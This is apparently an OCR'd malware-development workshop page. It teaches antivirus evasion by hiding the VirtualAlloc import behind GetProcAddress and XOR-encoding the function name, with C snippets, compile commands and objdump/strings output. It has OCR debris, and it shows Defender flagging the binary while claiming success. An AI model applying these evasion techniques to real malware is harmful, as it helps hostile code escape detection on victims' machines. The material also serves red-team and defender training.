
04 - evasion: function call obfuscation

In this example we will study function call obfuscation. So what is this? Why malware developers and red teamers need to learn it?

Let's consider our `hack.exe` simple malware. Compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -w
```




```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/04-evasion/02-func-call-obfuscation$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -w
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/04-evasion/02-func-call-obfuscation$ ls -lt
total 40
-rwxrwxr-x 1 cocomelonc cocomelonc 16384 May  3 10:31 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2748 May  3 10:30 hack.c
-rw-rw-r-- 1 cocomelonc cocomelonc   271 May  3 10:30 README.md
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  3 10:07 img
-rw-r--r-- 1 cocomelonc cocomelonc   724 May  3 07:04 xor.py
-rw-r--r-- 1 cocomelonc cocomelonc  3566 May  3 06:52 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc   433 Apr 15 18:32 hello.bin
```

And the run this command (checking IAT):

PROF

```
objdump -x -D hack.exe | less
```



```
        DLL Name: KERNEL32.dll
        vma:  Hint/Ord Member-Name Bound-To
        82ec      252  CreateThread
        82fc      283  DeleteCriticalSection
        8314      319  EnterCriticalSection
        832c      630  GetLastError
        833c      743  GetStartupInfoA
        834e      892  InitializeCriticalSection
        836a      984  LeaveCriticalSection
        8382     1394  SetUnhandledExceptionFilter
        83a0     1410  Sleep
        83a8     1445  TlsGetValue
        83b6     1486  VirtualAlloc
        83c6     1492  VirtualProtect
        83d8     1494  VirtualQuery
        83e8     1503  WaitForSingleObject
```

and as you can see our program is uses `KERNEL32.dll` and import all this functions:

```
CreateThread
...
...
VirtualAlloc
VirtualProtect
...
```

and some of them are used in our code:

```
my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE);
```

PROF

So let's create a global variable called `VirtualAlloc`, but it has to be a pointer `pVirtualAlloc` this variable will store the address to `VirtualAlloc`:


```
LPVOID (WINAPI * pVirtualAlloc)(LPVOID lpAddress, SIZE_T dwSize, DWORD
flAllocationType, DWORD flProtect);
```

And now we need to get this address via `GetProcAddress`, and we need to change the call `VirtualAlloc` to `pVirtualAlloc`:

```
HMODULE kernel = GetModuleHandle("kernel32.dll");
pVirtualAlloc = (LPVOID(WINAPI *)(LPVOID, SIZE_T, DWORD,
DWORD))GetProcAddress(kernel, (LPCSTR)"VirtualAlloc");
payload_mem = pVirtualAlloc(0, sizeof(payload), MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE);
```

Then let's go to compile it. And see again import address table:


```
objdump -x -D hack2.exe | less
```



```
00008000       0000803c 00000000 00000000 000085a4 0000819c

        DLL Name: KERNEL32.dll
        vma:  Hint/Ord Member-Name Bound-To
        82fc       252  CreateThread
        830c       283  DeleteCriticalSection
        8324       319  EnterCriticalSection
        833c       630  GetLastError
        834c       651  GetModuleHandleA
        8360       710  GetProcAddress
        8372       743  GetStartupInfoA
        8384       892  InitializeCriticalSection
        83a0       984  LeaveCriticalSection
        83b8      1394  SetUnhandledExceptionFilter
        83d6      1410  Sleep
        83de      1445  TlsGetValue
        83ec      1492  VirtualProtect
        83fe      1494  VirtualQuery
        840e      1503  WaitForSingleObject
```

So no `VirtualAlloc` in import address table. Looks good. But, there is a caveat. When we try to extract all the strings from the our binary we will see that `VirtualAlloc` string is still there. Let's do it. run:

```
stings -n 8 hack2.exe
```



```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-mald
unc-call-obfuscation$ strings -n 8 hack2.exe
!This program cannot be run in DOS mode.
AUATUWVSH
[^_]A\A]
[^_]A\A]
UAWAVAUATWVSH
[^_A\A]A^A_]
KERNEL32.DLL
LoadLibraryA
USER32.DLL
MessageBoxA
Hello world
ExitProcess
kernel32.dll
VirtualAlloc
Unknown error
Argument domain error (DOMAIN)
```

as you can see it is here. The reason is that we are using the stream in cleartext when we are calling `GetProcAddress`.

So what we can do about it?
The way is we can remove that. We can used XOR function for encrypt/decrypt, we used before, so let's do that. Firstly, add XOR function to our `hack2.c` malware source code:


```
char secretKey[] = "secret";

// encryption / decryption XOR function
void deXOR(char *buffer, size_t bufferLength, char *key, size_t
keyLength) {
  int keyIndex = 0;
  for (int i = 0; i < bufferLength; i++) {
    if (keyIndex == keyLength - 1) keyIndex = 0;
    buffer[i] = buffer[i] ^ key[keyIndex];
    keyIndex++;
  }
}
```

For that we will need encryption key and some string. And let's say string as `cVirtualAlloc` and modify our code:

```
unsigned char cVirtualAlloc[] = { 0x25, 0xc, 0x11, 0x6, 0x10, 0x15,
0x1f, 0x24, 0xf, 0x1e, 0xa, 0x17 };
//...
pVirtualAlloc = (LPVOID(WINAPI *)(LPVOID, SIZE_T, DWORD,
DWORD))GetProcAddress(kernel, (LPCSTR)cVirtualAlloc);
```

python script to XOR encrypt our function name:


```
python3 xor.py
```



```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/04-evasion/02-func-call-obfuscation$ python3 xor.py
{ 0x25, 0xc, 0x11, 0x6, 0x10, 0x15, 0x1f, 0x24, 0xf, 0x1e, 0xa, 0x17 };
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/04-evasion/02-func-call-obfuscation$ 
```

Finally, compile it:

```
x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive -w
```




```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/04-evasion/02-func-call-obfuscation$ x86_64-w64-mingw32-g+
+ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -f
no-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -w
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/04-evasion/02-func-call-obfuscation$ ls -lt
total 56
-rwxrwxr-x 1 cocomelonc cocomelonc 16384 May  3 10:47 hack2.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  3226 May  3 10:46 README.md
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  3 10:46 img
-rw-r--r-- 1 cocomelonc cocomelonc  3683 May  3 10:43 hack2.c
-rwxrwxr-x 1 cocomelonc cocomelonc 16384 May  3 10:31 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2748 May  3 10:30 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc   724 May  3 07:04 xor.py
-rw-r--r-- 1 cocomelonc cocomelonc   433 Apr 15 18:32 hello.bin
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/04-evasion/02-func-call-obfuscation$ 
```

PROF

And run strings again:

```
strings -n 8 hack2.exe
```




```
call-obfuscation$
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/04-evasion/02-func-call-obfuscation$ strings -n 8 hack2.exe
!This program cannot be run in DOS mode.
AUATUWVSH
[^_]A\A]
[^_]A\A]
UAWAVAUATWVSH
[^_A\A]A^A_]
KERNEL32.DLL
LoadLibraryA
USER32.DLL
MessageBoxA
Hello world
ExitProcess
kernel32.dll
Unknown error
Argument domain error (DOMAIN)
Overflow range error (OVERFLOW)
```

and as you can see no `VirtualAlloc` in strings check. This is how you can actually obfuscate any function in your code. It can be `VirtualProtect` or `RtlMoveMemory`, etc.

Checking correctness:

```
.\hack2.exe
```



```
PS Z:\bsprishtina-2024-maldev-workshop\04-evasion\02-func-call-obfuscation> .\hack2.exe
```

Windows Security

Threats found
Microsoft Defender Antivirus found threats. Get details.

As we can see everything is worked as expected.

Other functions can be obfuscated to reduce the number of AV engines that detect our malware and for full bypass static analysis. For better result we can combine payload encryption with random key and obfuscate functions with another keys etc.